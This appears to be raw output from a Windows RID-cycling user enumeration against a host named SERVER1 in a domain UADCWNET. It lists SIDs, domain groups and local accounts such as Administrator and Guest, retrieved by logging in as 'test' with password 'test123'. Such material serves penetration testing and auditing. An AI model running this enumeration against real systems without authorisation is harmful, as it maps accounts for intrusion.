S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-528 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-529 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-530 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-531 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-532 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-533 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-534 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-535 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-536 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-537 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-538 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-539 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-540 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-541 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-542 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-543 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-544 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-545 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-546 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-547 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-548 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-549 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-550 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)
S-1-5-21-2373017989-4057782597-2990666611-1001 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1002 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1003 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1004 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1005 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1006 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1007 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1008 *unknown**unknown* (8)

S-1-5-21-2373017989-4057782597-2990666611-1009 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1010 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1011 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1012 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1013 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1014 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1015 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1016 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1017 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1018 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1019 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1020 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1021 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1022 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1023 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1024 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1025 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1026 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1027 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1028 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1029 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1030 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1031 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1032 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1033 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1034 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1035 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1036 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1037 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1038 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1039 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1040 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1041 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1042 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1043 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1044 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1045 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1046 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1047 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1048 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1049 *unknown**unknown* (8)
S-1-5-21-2373017989-4057782597-2990666611-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-21-2407547381-1006735410-685985656 and logon username 'test', password 'test123'

S-1-5-21-2407547381-1006735410-685985656-500 SERVER1\Administrator (Local User)
S-1-5-21-2407547381-1006735410-685985656-501 SERVER1\Guest (Local User)
S-1-5-21-2407547381-1006735410-685985656-502 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-503 SERVER1\DefaultAccount (Local User)
S-1-5-21-2407547381-1006735410-685985656-504 SERVER1\WDAGUtilityAccount (Local User)
S-1-5-21-2407547381-1006735410-685985656-505 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-506 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-507 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-508 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-509 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-510 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-511 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-512 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-513 SERVER1\None (Domain Group)
S-1-5-21-2407547381-1006735410-685985656-514 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-515 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-516 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-517 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-518 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-519 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-520 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-521 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-522 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-523 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-524 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-525 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-526 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-527 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-528 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-529 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-530 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-531 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-532 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-533 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-534 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-535 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-536 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-537 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-538 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-539 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-540 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-541 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-542 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-543 *unknown**unknown* (8)

S-1-5-21-2407547381-1006735410-685985656-544 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-545 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-546 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-547 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-548 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-549 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-550 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1000 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1001 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1002 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1003 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1004 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1005 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1006 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1007 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1008 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1009 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1010 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1011 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1012 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1013 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1014 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1015 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1016 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1017 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1018 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1019 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1020 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1021 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1022 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1023 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1024 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1025 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1026 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1027 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1028 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1029 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1030 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1031 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1032 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1033 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1034 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1035 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1036 *unknown**unknown* (8)

S-1-5-21-2407547381-1006735410-685985656-1037 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1038 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1039 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1040 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1041 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1042 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1043 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1044 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1045 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1046 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1047 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1048 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1049 *unknown**unknown* (8)
S-1-5-21-2407547381-1006735410-685985656-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test', password 'test123'
S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-508 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-509 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-510 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-511 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-512 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-513 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-514 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-515 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-516 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-517 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-518 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-519 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-520 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-521 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-522 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-523 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-524 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-525 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-526 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-527 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-528 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-529 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-530 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-531 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-532 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-533 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-534 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-535 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-536 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-537 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-538 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-539 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-540 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-541 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-542 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-543 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-544 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-545 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-546 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-547 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-548 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-549 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-550 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1000 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1001 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1002 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1003 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1004 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1005 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1006 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1007 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1008 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1009 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1010 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1011 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1012 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1013 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1014 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1015 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1016 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1017 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1018 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1019 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1020 *unknown**unknown* (8)

S-1-5-80-3139157870-2983391045-3678747466-658725712-1021 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1022 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1023 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1024 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1025 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1026 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1027 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1028 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1029 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1030 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1031 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1032 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1033 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1034 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1035 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1036 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1037 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1038 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1039 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1040 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1041 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1042 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1043 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1044 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-500 *unknown**unknown* (8)
S-1-5-32-501 *unknown**unknown* (8)
S-1-5-32-502 *unknown**unknown* (8)
S-1-5-32-503 *unknown**unknown* (8)
S-1-5-32-504 *unknown**unknown* (8)
S-1-5-32-505 *unknown**unknown* (8)
S-1-5-32-506 *unknown**unknown* (8)
S-1-5-32-507 *unknown**unknown* (8)
S-1-5-32-508 *unknown**unknown* (8)
S-1-5-32-509 *unknown**unknown* (8)
S-1-5-32-510 *unknown**unknown* (8)
S-1-5-32-511 *unknown**unknown* (8)
S-1-5-32-512 *unknown**unknown* (8)

S-1-5-32-513 *unknown**unknown* (8)
S-1-5-32-514 *unknown**unknown* (8)
S-1-5-32-515 *unknown**unknown* (8)
S-1-5-32-516 *unknown**unknown* (8)
S-1-5-32-517 *unknown**unknown* (8)
S-1-5-32-518 *unknown**unknown* (8)
S-1-5-32-519 *unknown**unknown* (8)
S-1-5-32-520 *unknown**unknown* (8)
S-1-5-32-521 *unknown**unknown* (8)
S-1-5-32-522 *unknown**unknown* (8)
S-1-5-32-523 *unknown**unknown* (8)
S-1-5-32-524 *unknown**unknown* (8)
S-1-5-32-525 *unknown**unknown* (8)
S-1-5-32-526 *unknown**unknown* (8)
S-1-5-32-527 *unknown**unknown* (8)
S-1-5-32-528 *unknown**unknown* (8)
S-1-5-32-529 *unknown**unknown* (8)
S-1-5-32-530 *unknown**unknown* (8)
S-1-5-32-531 *unknown**unknown* (8)
S-1-5-32-532 *unknown**unknown* (8)
S-1-5-32-533 *unknown**unknown* (8)
S-1-5-32-534 *unknown**unknown* (8)
S-1-5-32-535 *unknown**unknown* (8)
S-1-5-32-536 *unknown**unknown* (8)
S-1-5-32-537 *unknown**unknown* (8)
S-1-5-32-538 *unknown**unknown* (8)
S-1-5-32-539 *unknown**unknown* (8)
S-1-5-32-540 *unknown**unknown* (8)
S-1-5-32-541 *unknown**unknown* (8)
S-1-5-32-542 *unknown**unknown* (8)
S-1-5-32-543 *unknown**unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 *unknown**unknown* (8)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown**unknown* (8)
S-1-5-32-1001 *unknown**unknown* (8)
S-1-5-32-1002 *unknown**unknown* (8)
S-1-5-32-1003 *unknown**unknown* (8)
S-1-5-32-1004 *unknown**unknown* (8)
S-1-5-32-1005 *unknown**unknown* (8)

S-1-5-32-1006 *unknown**unknown* (8)
S-1-5-32-1007 *unknown**unknown* (8)
S-1-5-32-1008 *unknown**unknown* (8)
S-1-5-32-1009 *unknown**unknown* (8)
S-1-5-32-1010 *unknown**unknown* (8)
S-1-5-32-1011 *unknown**unknown* (8)
S-1-5-32-1012 *unknown**unknown* (8)
S-1-5-32-1013 *unknown**unknown* (8)
S-1-5-32-1014 *unknown**unknown* (8)
S-1-5-32-1015 *unknown**unknown* (8)
S-1-5-32-1016 *unknown**unknown* (8)
S-1-5-32-1017 *unknown**unknown* (8)
S-1-5-32-1018 *unknown**unknown* (8)
S-1-5-32-1019 *unknown**unknown* (8)
S-1-5-32-1020 *unknown**unknown* (8)
S-1-5-32-1021 *unknown**unknown* (8)
S-1-5-32-1022 *unknown**unknown* (8)
S-1-5-32-1023 *unknown**unknown* (8)
S-1-5-32-1024 *unknown**unknown* (8)
S-1-5-32-1025 *unknown**unknown* (8)
S-1-5-32-1026 *unknown**unknown* (8)
S-1-5-32-1027 *unknown**unknown* (8)
S-1-5-32-1028 *unknown**unknown* (8)
S-1-5-32-1029 *unknown**unknown* (8)
S-1-5-32-1030 *unknown**unknown* (8)
S-1-5-32-1031 *unknown**unknown* (8)
S-1-5-32-1032 *unknown**unknown* (8)
S-1-5-32-1033 *unknown**unknown* (8)
S-1-5-32-1034 *unknown**unknown* (8)
S-1-5-32-1035 *unknown**unknown* (8)
S-1-5-32-1036 *unknown**unknown* (8)
S-1-5-32-1037 *unknown**unknown* (8)
S-1-5-32-1038 *unknown**unknown* (8)
S-1-5-32-1039 *unknown**unknown* (8)
S-1-5-32-1040 *unknown**unknown* (8)
S-1-5-32-1041 *unknown**unknown* (8)
S-1-5-32-1042 *unknown**unknown* (8)
S-1-5-32-1043 *unknown**unknown* (8)
S-1-5-32-1044 *unknown**unknown* (8)
S-1-5-32-1045 *unknown**unknown* (8)
S-1-5-32-1046 *unknown**unknown* (8)
S-1-5-32-1047 *unknown**unknown* (8)
S-1-5-32-1048 *unknown**unknown* (8)
S-1-5-32-1049 *unknown**unknown* (8)

S-1-5-32-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-90 and logon username 'test', password 'test123'
S-1-5-90-500 *unknown**unknown* (8)
S-1-5-90-501 *unknown**unknown* (8)
S-1-5-90-502 *unknown**unknown* (8)
S-1-5-90-503 *unknown**unknown* (8)
S-1-5-90-504 *unknown**unknown* (8)
S-1-5-90-505 *unknown**unknown* (8)
S-1-5-90-506 *unknown**unknown* (8)
S-1-5-90-507 *unknown**unknown* (8)
S-1-5-90-508 *unknown**unknown* (8)
S-1-5-90-509 *unknown**unknown* (8)
S-1-5-90-510 *unknown**unknown* (8)
S-1-5-90-511 *unknown**unknown* (8)
S-1-5-90-512 *unknown**unknown* (8)
S-1-5-90-513 *unknown**unknown* (8)
S-1-5-90-514 *unknown**unknown* (8)
S-1-5-90-515 *unknown**unknown* (8)
S-1-5-90-516 *unknown**unknown* (8)
S-1-5-90-517 *unknown**unknown* (8)
S-1-5-90-518 *unknown**unknown* (8)
S-1-5-90-519 *unknown**unknown* (8)
S-1-5-90-520 *unknown**unknown* (8)
S-1-5-90-521 *unknown**unknown* (8)
S-1-5-90-522 *unknown**unknown* (8)
S-1-5-90-523 *unknown**unknown* (8)
S-1-5-90-524 *unknown**unknown* (8)
S-1-5-90-525 *unknown**unknown* (8)
S-1-5-90-526 *unknown**unknown* (8)
S-1-5-90-527 *unknown**unknown* (8)
S-1-5-90-528 *unknown**unknown* (8)
S-1-5-90-529 *unknown**unknown* (8)
S-1-5-90-530 *unknown**unknown* (8)
S-1-5-90-531 *unknown**unknown* (8)
S-1-5-90-532 *unknown**unknown* (8)
S-1-5-90-533 *unknown**unknown* (8)
S-1-5-90-534 *unknown**unknown* (8)
S-1-5-90-535 *unknown**unknown* (8)
S-1-5-90-536 *unknown**unknown* (8)
S-1-5-90-537 *unknown**unknown* (8)
S-1-5-90-538 *unknown**unknown* (8)
S-1-5-90-539 *unknown**unknown* (8)
S-1-5-90-540 *unknown**unknown* (8)
S-1-5-90-541 *unknown**unknown* (8)

S-1-5-90-542 *unknown**unknown* (8)
S-1-5-90-543 *unknown**unknown* (8)
S-1-5-90-544 *unknown**unknown* (8)
S-1-5-90-545 *unknown**unknown* (8)
S-1-5-90-546 *unknown**unknown* (8)
S-1-5-90-547 *unknown**unknown* (8)
S-1-5-90-548 *unknown**unknown* (8)
S-1-5-90-549 *unknown**unknown* (8)
S-1-5-90-550 *unknown**unknown* (8)
S-1-5-90-1000 *unknown**unknown* (8)
